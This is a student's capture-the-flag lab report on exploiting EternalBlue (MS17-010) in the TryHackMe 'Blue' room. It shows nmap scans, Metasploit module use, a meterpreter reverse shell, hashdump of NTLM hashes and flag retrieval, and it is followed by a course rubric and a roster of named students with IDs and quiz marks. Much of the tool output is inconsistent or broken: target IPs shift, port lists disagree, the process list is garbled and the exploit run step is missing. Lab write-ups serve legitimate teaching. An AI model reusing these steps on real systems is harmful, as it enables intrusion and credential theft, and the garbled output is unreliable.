Before the Tasks

1. Go to <https://www.tryhackme.com/room/blue>.
2. Start the machine.
3. Download OpenVPN file.
4. Start VPN using command :
`sudo openvpn vpnfilename.ovpn`

```
nipundas@kali:~/Desktop/tryhackme$ sudo openvpn nipundas.ovpn
-04-04 07:06:11 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn
-04-04 07:06:11 OpenVPN 2.6.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL]
```

5. Ping the target machine using command:
`ping <target_ip>`

```
[root@kali]~/home/nipundas$ ping 10.10.84.189
PING 10.10.84.189 (10.10.84.189) 56(84) bytes of data:
64 bytes from 10.10.84.189: icmp_seq=1 ttl=125 time=328 ms
64 bytes from 10.10.84.189: icmp_seq=2 ttl=125 time=327 ms
64 bytes from 10.10.84.189: icmp_seq=3 ttl=125 time=325 ms
64 bytes from 10.10.84.189: icmp_seq=4 ttl=125 time=328 ms
64 bytes from 10.10.84.189: icmp_seq=5 ttl=125 time=325 ms
64 bytes from 10.10.84.189: icmp_seq=6 ttl=125 time=328 ms
^C
--- 10.10.84.189 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 324.623/326.914/328.452/1.485 ms
```

The goal of pinging a device is to find out if a device is reachable at a particular IP address.

Tasks

Task 1 - Recon

Task 2 - Gain Access

Task 3 - Escalate

Task 4 - Crack

Task 5 - Find flags!



Task 1 – Recon

Recon(or Reconnaissance) is the information-gathering stage of ethical hacking, where you collect data about the target system.

Scanning ports using nmap

Nmap(Network Mapper), is a free and open source tool used for vulnerability checking, port scanning and network mapping.

A port scan used to discover open doors or weak points in a network. A port scan helps in finding open ports and figure out whether they are receiving or sending data. It can also reveal whether active security devices like firewalls are being used by an organization.

Use command : `nmap -sC -sV -Pn <[target_ip]>`

```
[nmap@kali:~]$ nmap -sC -sV -Pn 10.10.04.109
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-04 07:04:00
Nmap scan report for 10.10.04.109
Host is up (0.34s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  wsrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  xbl/ms-ssh-server?
|_ssl-date: 2023-04-04T14:11:33+00:00; 8s from scanner time.
|_ssl-cert: Subject: commonName=J04-PC
|_Not valid before: 2023-04-03T14:06:43
|_Not valid after: 2023-10-03T14:06:43
|_esp-ctrl-info:
|_  Target Name: J04-PC
|_  NetBIOS_Domain Name: J04-PC
|_  NetBIOS_Computer Name: J04-PC
|_  DNS_Domain Name: J04-PC
|_  OS_Computer Name: J04-PC
|_  Product_Version: 6.1.7601
|_  System_Time: 2023-04-04T14:11:33+00:00
49152/tcp open  wsrpc          Microsoft Windows RPC
49153/tcp open  wsrpc          Microsoft Windows RPC
49154/tcp open  wsrpc          Microsoft Windows RPC
49155/tcp open  wsrpc          Microsoft Windows RPC
49156/tcp open  wsrpc          Microsoft Windows RPC
49157/tcp open  wsrpc          Microsoft Windows RPC
Service Info: Host: J04-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|_  use:
|_  Message signing enabled but not required
|_  clock-skew: mean: 1800000, deviation: 2914020, median: 0s
|_  ntlm: NetBIOS name: J04-PC, NetBIOS user: (unknown), NetBIOS MAC: 020060941979 (unknown)
|_  smb-os-discovery:
|_  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_  OS CPE: cpe:/o:microsoft:windows_7_x64:professional
|_  Computer Name: J04-PC
|_  NetBIOS computer name: J04-PC\J04
|_  Workgroup: WORKGROUP\J04
|_  System time: 2023-04-04T14:11:33+00:00
|_ smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, not default)
|_ smb-time:
|_  date: 2023-04-04T14:11:33
|_  start_date: 2023-04-04T14:06:43

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 164.24 seconds
```


We can see that there are 9 tcp open ports in the target system. Ports 139 and 445 is used by services netbios-ssn and microsoft-ds respectively and ports 135, 3389, 49152, 49153, 49154, 49158, 49159 is used by the service msrpc.

Now do a nmap scan to search for vulnerabilities.

Use command : `nmap -script vuln -Pn <target_ip>`

```
(nigondas@kali)~$ nmap -script vuln -Pn 10.10.84.189
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 07:14 PDT
Nmap scan report for 10.10.84.189
Host is up (0.34s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49158/tcp  open  unknown
49159/tcp  open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 149.94 seconds
```

It is identified that the machine is vulnerable to ms17-010. Microsoft Windows SMB Server is prone to a remote code-execution vulnerability.

Task 2 – Gain Access

The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

Using metasploit

Use command : msfconsole

```
[root@kali:~]# cd /home/nipundas
msfconsole

IIIIII
II
II
II
II
II
IIIIII

I love shells --egypt

-[ metasploit v6.3.4-dev ]
+ --[ 2296 exploits - 1201 auxiliary - 409 post ]
+ --[ 968 payloads - 45 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Search for ms17-010 in metasploit to check whether there exists any exploit for it.

Use command : search <vulnerability_name>

```
msf6 > search ms17-010
```


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-01-14	average	Yes	MS17-010 EternalBlue SMB Remote Win
1	exploit/windows/smb/ms17_010_psexec	2017-01-14	normal	Yes	MS17-010 EternalRomance/EternalSynt
2	auxiliary/admin/smb/ms17_010_command	2017-01-14	normal	No	MS17-010 EternalRomance/EternalSynt
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Executi

An exploit is already available in metasploit for ms17-010 eternalblue called exploit/windows/smb/ms17_010_eternalblue.

Inorder to choose the exploit,

Use command : use <exploit_#>

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Exploit parameters needs to be set now. 'show options' is a command used to show all the parameters or environment variables that need to be set before exploiting a target system.

Use command : show options

```
msf6 exploit(0) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using
  RPORT         445              yes       The target port (TCP)
  SMBDomain     SMBDomain        no        (Optional) The Windows domain to use for authentication. Only
  SMBPass       SMBPass          no        (Optional) The password for the specified username
  SMBUser       SMBUser          no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affe
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Window

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        LHOST           yes       The listen address (an interface may be specified)
  LPORT        4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target
```


Task 3 - Escalate

Gaining access is the next step after scanning. Once the scanning tools are used to look for flaws in a system, it is the next phase where the ethical hackers or penetration testers have to technically gain access to a network or system.

This step aims at escalating our privileges in the target machine.

Using meterpreter shell

Meterpreter is a metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

A Meterpreter shell gives access to Metasploit modules and other actions not available in the command shell. So exit from current to shell and upgrade to meterpreter shell by doing the following :

Ctrl+Z from the current shell.

Use command : search shell_to_meterpreter

```
meterpreter >
Background session 1? [y/N] y
Unknown command: y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  post/multi/manage/SHELL_TO_METERPRETER  normal         No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```

A module is returned for shell_to_meterpreter. In order to use it,

Use command : use <module_#>

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
```

Use command : show options

```
msf6 post(
  / ? Show options
Module options (post/multi/manage/shell_to_meterpreter):


| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection.                               |
| LHOST   |                 | no       | IP or host that will receive the connection from the payload (will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION |                 | yes      | The session to run this module on.                                                      |


View the full module info with the info or info -f command
```

For displaying active sessions in the target machine,

Use command : sessions -i

Now, a session must be set in the target machine.

Use command : set session <session_#>

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

Now run the exploit.

Use command : run

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[+] Upgrading session ID: 1
[+] Starting exploit/multi/handler
[+] Started reverse TCP handler on 10.6.55.113:4433
[+] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[+] Sending stage (200774 bytes) to 10.10.84.189
[+] Meterpreter session 2 opened (10.6.55.113:4433 -> 10.10.84.189:49199) at 2023-04-04 07:30:16 -0700
[+] Stopping exploit/multi/handler
```

Now check the active sessions.

Use command : show sessions

```
msf6 post(multi/manage/shell_to_meterpreter) > show sessions
Active sessions


| Id | Name        | Type        | Information                  | Connection                                            |
|----|-------------|-------------|------------------------------|-------------------------------------------------------|
| 1  |             |             |                              |                                                       |
| 2  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ 304-PC | 10.6.55.113:4433 -> 10.10.84.189:49199 (10.10.84.189) |


```

Here we can see that a meterpreter session(session_#2) has been created in the target machine.

To initiate interaction with the session,

Use command : `sessions -i <session_id>`

Also using commands like `getsystem` and `getuid` help us to verify the system info.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Check the processes running in the target machine.

Use command : `ps`

```
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User                Path
----  ----  -
0     0     [System Process]
4     0     System
356   732   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  \SystemRoot\System32\svchost.exe
416   4     smss.exe            x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\smss.exe
428   732   svchost.exe         x64   0         NT AUTHORITY\SYSTEM           \SystemRoot\System32\svchost.exe
480   732   svchost.exe         x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
504   556   csrss.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
612   556   wininit.exe         x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
628   732   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  \SystemRoot\System32\svchost.exe
636   884   csrss.exe           x64   1         NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
664   884   winlogon.exe        x64   1         NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
712   612   smss.exe            x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\smss.exe
728   612   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
728   612   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
836   732   svchost.exe         x64   0         NT AUTHORITY\SYSTEM           \SystemRoot\System32\svchost.exe
876   564   csrss.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
884   732   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  \SystemRoot\System32\svchost.exe
952   732   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  \SystemRoot\System32\svchost.exe
1876  664   logonui.exe         x64   1         NT AUTHORITY\SYSTEM           C:\Windows\system32\logonui.exe
1888  732   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  \SystemRoot\System32\svchost.exe
1980  732   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  \SystemRoot\System32\svchost.exe
1216  564   csrss.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
1320  732   smss.exe            x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\smss.exe
1356  732   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  \SystemRoot\System32\svchost.exe
1628  732   smss.exe            x64   0         NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\AWM\amazon-ssm-agent.exe
1648  1772  powershell.exe     x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\WindowsPowerShell\powershell.exe
1692  732   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\AWM\amazon-ssm-agent.exe
1832  732   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\AWM\amazon-ssm-agent.exe
1868  732   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\AWM\amazon-ssm-agent.exe
1904  732   lsass.exe           x64   0         NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\AWM\amazon-ssm-agent.exe
2044  636   netproct.exe        x64   0         NT AUTHORITY\NETWORK SERVICE  \SystemRoot\System32\svchost.exe
2048  636   netproct.exe        x64   0         NT AUTHORITY\NETWORK SERVICE  \SystemRoot\System32\svchost.exe
2628  732   vss.exe             x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
2788  732   svchost.exe         x64   0         NT AUTHORITY\SYSTEM           \SystemRoot\System32\svchost.exe
2728  732   SearchIndexer.exe  x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe
2868  428   defrag.exe          x64   0         NT AUTHORITY\SYSTEM           C:\Windows\system32\defrag.exe
```

The processes along with their PID, PPID, Session etc. are displayed.

Task 4 – Crack

This step involves cracking the passwords in the machine. Passwords are stored in hash format which converts the normal passwords into a combination of alphanumeric characters.

The Security Accounts Manager (SAM) is a database file in the Microsoft Windows operating system (OS) that contains usernames and passwords.

Hashdump will dump all the hashes from SAM file of the target system.

Use command : hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c009c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c009c0 :::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d :::
```

Here a non-default user called 'Jon' is visible.

His hashed password is : ffb43f0de35be4d9917ac0cc8ad57f8d

Copy and save the hash into a file called hashes.txt.

Hashed password can be checked against wordlist.

Wordlist is a text document in which we have the list of passwords that are used worldwide or the continuous set of all words or numbers. We use those wordlists to crack passwords using various kinds of attacks.

Now, we need to crack the hashed password. For that, we use a tool called hashcat which is a powerful tool for cracking hashes.

Hashcat can be used with wordlist to crack the password.

Task 5 – Find flags!

Now comes the best part.

Flags are basically files or codes that are kept hidden secretly.

According to the objective, there are 3 flags named flag1.txt, flag2.txt, flag3.txt in the target machine.

Since all the three names begin with 'flag,' we can simply search for files with names starting 'flag.'

Use command : search -f flag*.txt

```
meterpreter > search -f flag*.txt
Found 3 results...
-----
Path                                     Size (bytes)  Modified (UTC)
-----
c:\Users\Jon\Documents\flag3.txt        37            2019-03-17 12:26:36 -0700
c:\Windows\System32\config\flag2.txt    34            2019-03-17 12:32:48 -0700
c:\flag1.txt                             24            2019-03-17 12:27:21 -0700
meterpreter > |
```

Now directories can be traversed and contents files can be viewed using commands.

Use command : cd <directory_name>

Use command : cat <filename>

Viewing contents of flag1.txt.

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx  0             dir             2018-12-12 19:13:36 -0800 $Recycle.Bin
040777/rwxrwxrwx  0             dir             2009-07-13 22:08:56 -0700 Documents and Settings
040777/rwxrwxrwx  0             dir             2009-07-13 20:20:06 -0700 Perflogs
040555/r-xr-xr-x  4096         dir             2019-03-17 15:22:01 -0700 Program Files
040555/r-xr-xr-x  4096         dir             2019-03-17 15:20:38 -0700 Program Files (x86)
040777/rwxrwxrwx  4096         dir             2019-03-17 15:35:57 -0700 ProgramData
040777/rwxrwxrwx  0             dir             2018-12-12 19:13:22 -0800 Recovery
040777/rwxrwxrwx  4096         dir             2023-04-04 07:43:10 -0700 System Volume Information
040555/r-xr-xr-x  4096         dir             2018-12-12 19:13:28 -0800 Users
040777/rwxrwxrwx  16384        dir             2019-03-17 15:36:30 -0700 Windows
100666/rw-rw-rw-  24           fil             2019-03-17 12:27:21 -0700 flag1.txt
000000/-----  0            fif             1969-12-31 16:00:00 -0800 hiberfil.sys
000000/-----  0            fif             1969-12-31 16:00:00 -0800 pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Viewing contents of flag2.txt

```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}
```

Viewing contents of flag3.txt

```
meterpreter > cd c:/Users/Jon/Documents/
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}mete
```

That's it!

The challenge is completed.



Conclusion

In conclusion, successfully exploiting the TryHackMe/Blue vulnerability highlights the importance of patching systems and staying vigilant against cyber threats. The TryHackMe/Blue vulnerability exploit demonstrates the power of a single vulnerability and the damage that can be caused by cyber attacks. Through this exercise, I gained practical experience in identifying and exploiting vulnerabilities, which will be invaluable in future cybersecurity endeavors.



VIMAL JYOTHI ENGINEERING COLLEGE

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ADCS601-CYBER SECURITY ANALYTICS

Evaluation Rubrics

Implementation: 30 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	Successfully start VPN and verifying the connection to target machine [CO2]	10	(0 - 3 Marks)	(4 - 6 Marks)	(7-9 Marks)	(10 Marks)
2	Successfully scanning ports and checking vulnerabilities in the system to discover weak points in a network using Nmap [CO3]	10	(0 - 3 Marks)	(4 - 6 Marks)	(7-9 Marks)	(10 Marks)
3	Capture the flags in Windows System [CO5]	10	(0 - 3 Marks)	(4 - 6 Marks)	(7-9 Marks)	(10 Marks)

MATIRA SAIAM
Saiam



Report: 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
	The report should include implementation, results, conclusion and different steps used in identifying and exploiting vulnerabilities in target system. [CO5]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7-9 Marks)	(10 Marks)

Quiz: 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	The quiz should include the basic concepts in networking. [CO1]	8	(0 – 2 Marks)	(3 – 5 Marks)	(6 -7 Marks)	(8 Marks)
2	The quiz should include social engineering security approaches [CO4]	2	0 Mark	(1 Mark)	(2 Marks)	(2 Marks)

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

Batch : 2020-2024 CSE

Year of study: 2020-2024

Name of the Subject with code: ADCS601-CYBER SECURITY ANALYTICS

Name of the Staff: SREEDAYA M AND NAJIRA SALAM

CO1	Familiarize the essentials of computer networks and Linux for security features
CO2	Understand TOR network and VPN
CO3	Familiarize different tools used in cyber security domain
CO4	Understand social engineering security and demonstrate its implementation
CO5	Demonstrate Cyber-Security Operation Center (SOC) to observe organizational cyber defense and to study various challenges in CaptureThe Flag.

COs	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO 1	PSO 2	
CO1	3	2	2	-	3	-				3	2		3	2	2
CO2	3	3	2	2	3	-				3	2		3	2	2
CO3	3	3	3	3	3	-				3	2		3	2	2
CO4	3	3	3	3	3	-				3	2		3	2	2
CO5	3	3	3	3	3	2				3	2		3	2	2

Attainment Level	Attainment score given, when
Attainment Level 1	50 % of students score more than 45%
Attainment Level 2	60 % of students score more than 45%
Attainment Level 3	70 % of students score more than 45%

Course Outcome Number : CO 1

Sl.No	USN	Student Name	MCQ							
			Que 1	Que 2	Que 3	Que 4	Que 5	Que 6	Que 7	Que 8
			1	1	1	1	1	1	1	1
1	VML20CS002	Abhijith A	1	1	1	1	1	1	1	1
2	VML20CS005	Abhinav Viswanath	1	1	1	1	1	1	1	1
3	VML20CS008	Abhisanth K C	1	1	1	1	1	1	1	1
4	VML20CS011	Abin Krishna	1	1	1	1	1	1	1	1
5	VML20CS014	Adarsh V Sujith	1	1	1	1	1	1	1	1
6	VML20CS020	Akhila Raghunath	1	1	1	1	1	1	1	1
7	VML20CS023	Alan Jyothis Thomas	1	1	1	1	1	1	1	1
8	VML20CS026	Albin Joe Thomas	1	1	1	1	1	1	1	1
9	VML20CS029	Aleena Susan	1	1	1	1	1	1	1	1
10	VML20CS032	Ameya P V	1	1	1	1	1	1	1	1
11	VML20CS034	Anagha Santhosh	1	1	1	1	1	1	1	1
12	VML20CS037	Anekh S	1	1	1	1	1	1	1	1
13	VML20CS040	Anjith K K	1	1	1	1	1	1	1	1
14	VML20CS043	Ankith Baby	1	1	1	1	1	1	1	1
15	VML20CS046	Ann Riya Siby	1	1	1	1	1	1	1	1
16	VML20CS048	Anson Leon Sebastian	1	1	1	1	1	1	1	1
17	VML20CS051	Arjun Nv	1	1	1	1	1	1	1	1
18	VML20CS054	Aowathy Chandradas	1	1	1	1	1	1	1	1
19	VML20CS057	Aowin Raj C	1	1	1	1	1	1	1	1
20	VML20CS060	Augustine Felix Joshy	1	1	1	1	1	1	1	1
21	VML20CS063	Bernise Jacob John	1	1	1	1	1	1	1	1
22	VML20CS065	Calvin Othayoth	1	1	1	1	1	1	1	1
23	VML20CS069	Devika S	1	1	1	1	1	1	1	1
24	VML20CS072	Diya Kp	1	1	1	1	1	1	1	1
25	VML20CS075	Emlin Elizabeth Biju	1	1	1	1	1	1	1	1
26	VML20CS078	Fathimath Rajiya Pk	1	1	1	1	1	1	1	1
27	VML20CS081	Gopika Mohandas	1	1	1	1	1	1	1	1
28	VML20CS084	Hrishinandan N	1	1	1	1	1	1	1	1
29	VML20CS087	Jarwel John	1	1	1	1	1	1	1	1
30	VML20CS090	Jishu Prasad	NA	NA	NA	NA	NA	NA	NA	NA
31	VML20CS093	Joel Scarla Justine	1	1	1	1	1	1	1	1
32	VML20CS097	Karthik T V	1	1	1	1	1	1	1	1
33	VML20CS098	Keerthana Rajeev	1	1	1	1	1	1	1	1
34	VML20CS100	K. K. Nasif	1	1	1	1	1	1	1	1
35	VML20CS102	Sona K V	NA	NA	NA	NA	NA	NA	NA	NA
36	VML20CS103	Lisna C H	1	1	1	1	1	1	1	1
37	VML20CS106	Manjima Ann Biju	1	1	1	1	1	1	1	1
38	VML20CS112	Meenakshi Surendran	1	1	1	1	1	1	1	1
39	VML20CS117	Muhammad Nazal M V	1	1	1	1	1	1	1	1
40	VML20CS120	Nandakishore A	1	1	1	1	1	1	1	1
41	VML20CS124	Navaneeth K	1	1	1	1	1	1	1	1
42	VML20CS127	Nayan Rose Mathew	1	1	1	1	1	1	1	1
43	VML20CS130	Neha Premarajan	1	1	1	1	1	1	1	1
44	VML20CS134	Prajwal P	1	1	1	1	1	1	1	1
45	VML20CS137	Precious Pp	1	1	1	1	1	1	1	1
46	VML20CS140	Rahul Raj T	1	1	1	1	1	1	1	1
47	VML20CS143	Saketh K M	1	1	1	1	1	1	1	1
48	VML20CS146	Sandra Ganeshan	1	1	1	1	1	1	1	1
49	VML20CS149	Sayandh S Anand	1	1	1	1	1	1	1	1
50	VML20CS152	Sharang Pm	1	1	1	1	1	1	1	1
51	VML20CS154	Shijin P	1	1	1	1	1	1	1	1
52	VML20CS156	Siddharth P Kumar	1	1	1	1	1	1	1	1
53	VML20CS159	Sidharth Pv	1	1	1	1	1	1	1	1
54	VML20CS162	Sona Sajl	1	1	1	1	1	1	1	1
55	VML20CS165	Sreenandh M	1	1	1	1	1	1	1	1
56	VML20CS168	Swetha N	1	1	1	1	1	1	1	1
57	VML20CS171	Thejas K	1	1	1	1	1	1	1	1
58	VML20CS176	Vaishnav Krishna	1	1	1	1	1	1	1	1
59	VML20CS178	Vishnunath K	1	1	1	1	1	1	1	1
60	VML20CS183	Vyshnav Sreeshan	1	1	1	1	1	1	1	1
61	VML20CS003	Abhinav Mathew Kurian	1	1	1	1	1	1	1	1

62	VML20CS007	Abhiram Santhosh	NA	NA	NA	NA	NA	NA	NA	NA
63	VML20CS009	Abin B P	NA	NA	NA	NA	NA	NA	NA	NA
64	VML20CS012	Abin Sebastian	NA	NA	NA	NA	NA	NA	NA	NA
65	VML20CS015	Adelena S	1	1	1	1	1	1	1	1
66	VML20CS018	Afrah Nabeel	1	1	1	1	1	1	1	1
67	VML20CS021	Akshay Puthiya Valappil	NA	NA	NA	NA	NA	NA	NA	NA
68	VML20CS024	Alan K Johnson	1	1	1	1	1	1	1	1
69	VML20CS027	Albin Joseph	NA	NA	NA	NA	NA	NA	NA	NA
70	VML20CS030	Allen Adhvaith	1	1	1	1	1	1	1	1
71	VML20CS033	Anagha Aja	1	1	1	1	1	1	1	1
72	VML20CS035	Ancil Trese Sunil	1	1	1	1	1	1	1	1
73	VML20CS038	Angel John	1	1	1	1	1	1	1	1
74	VML20CS041	Anjima s	1	1	1	1	1	1	1	1
75	VML20CS044	Ann Maria George	1	1	1	1	1	1	1	1
76	VML20CS047	Anoushka Sebastian	1	1	1	1	1	1	1	1
77	VML20CS049	Anugrah M P	1	1	1	1	1	1	1	1
78	VML20CS052	Ashil Mathew	1	1	1	1	1	1	1	1
79	VML20CS055	Aswindas C	1	1	1	1	1	1	1	1
80	VML20CS058	Athira K K	1	1	1	1	1	1	1	1
81	VML20CS061	Aurang V	NA	NA	NA	NA	NA	NA	NA	NA
82	VML20CS064	Blessy Seby	1	1	1	1	1	1	1	1
83	VML20CS067	Celestian Thomas	1	1	1	1	1	1	1	1
84	VML20CS073	Edwin Marian Mathew	1	1	1	1	1	1	1	1
85	VML20CS076	Fathima Noureen B	1	1	1	1	1	1	0	0
86	VML20CS079	Geo Nobins	1	1	1	1	1	1	1	1
87	VML20CS082	Hamras Haris	NA	NA	NA	NA	NA	NA	NA	NA
88	VML20CS085	Imthiyar Ibrahim	NA	NA	NA	NA	NA	NA	NA	NA
89	VML20CS088	Johnu Chandran	1	1	1	1	1	1	1	1
90	VML20CS091	Jithina Raj P	NA	NA	NA	NA	NA	NA	NA	NA
91	VML20CS094	John Joseph	1	1	1	1	1	1	1	1
92	VML20CS099	Kiran Kumar K.p	1	1	1	1	1	1	1	1
93	VML20CS101	K. V. Henath Raj	1	1	1	1	1	1	1	1
94	VML20CS104	Malavika A Manoj	1	1	1	1	1	1	1	1
95	VML20CS107	Manu V S	1	1	1	1	1	1	1	1
96	VML20CS110	Masroor Ahmad	1	1	1	1	1	1	1	1
97	VML20CS113	Mereena Philip	1	1	1	1	1	1	1	1
98	VML20CS115	Mohammed Shamil P	NA	NA	NA	NA	NA	NA	NA	NA
99	VML20CS118	Muhammed Afnas	1	1	1	1	1	1	1	1
100	VML20CS121	Nandana Cp	1	1	1	1	1	1	1	1
101	VML20CS122	Nandana Krishnan	1	1	1	1	1	1	1	1
102	VML20CS125	Navarith Vipin	1	1	1	1	1	1	1	1
103	VML20CS128	Neha Benny	1	1	1	1	1	1	1	1
104	VML20CS131	Nihadh Mohammed	1	1	1	1	0	1	1	1
105	VML20CS135	Pranav K G	1	1	1	1	1	1	1	1
106	VML20CS138	Prithvi Raj Makkeotan	1	1	1	1	1	1	1	1
107	VML20CS141	Riya George	1	1	1	1	1	1	1	1
108	VML20CS144	Salvin T Sajan	1	1	1	1	1	1	1	1
109	VML20CS147	Saphal Santhosh	1	0	1	1	1	1	1	1
110	VML20CS150	Shaam Ibrahim	NA	NA	NA	NA	NA	NA	NA	NA
111	VML20CS153	Sheethal C P	1	1	1	1	1	1	1	1
112	VML20CS157	Sidharth Jayachandran	0	1	1	1	1	1	1	1
113	VML20CS160	Sidharth Ramachandran Nambiar	1	1	1	1	1	1	1	1
114	VML20CS163	Sona Santhosh Veniyil	NA	NA	NA	NA	NA	NA	NA	NA
115	VML20CS166	Sreeram Pavithran	1	1	1	1	1	1	1	1
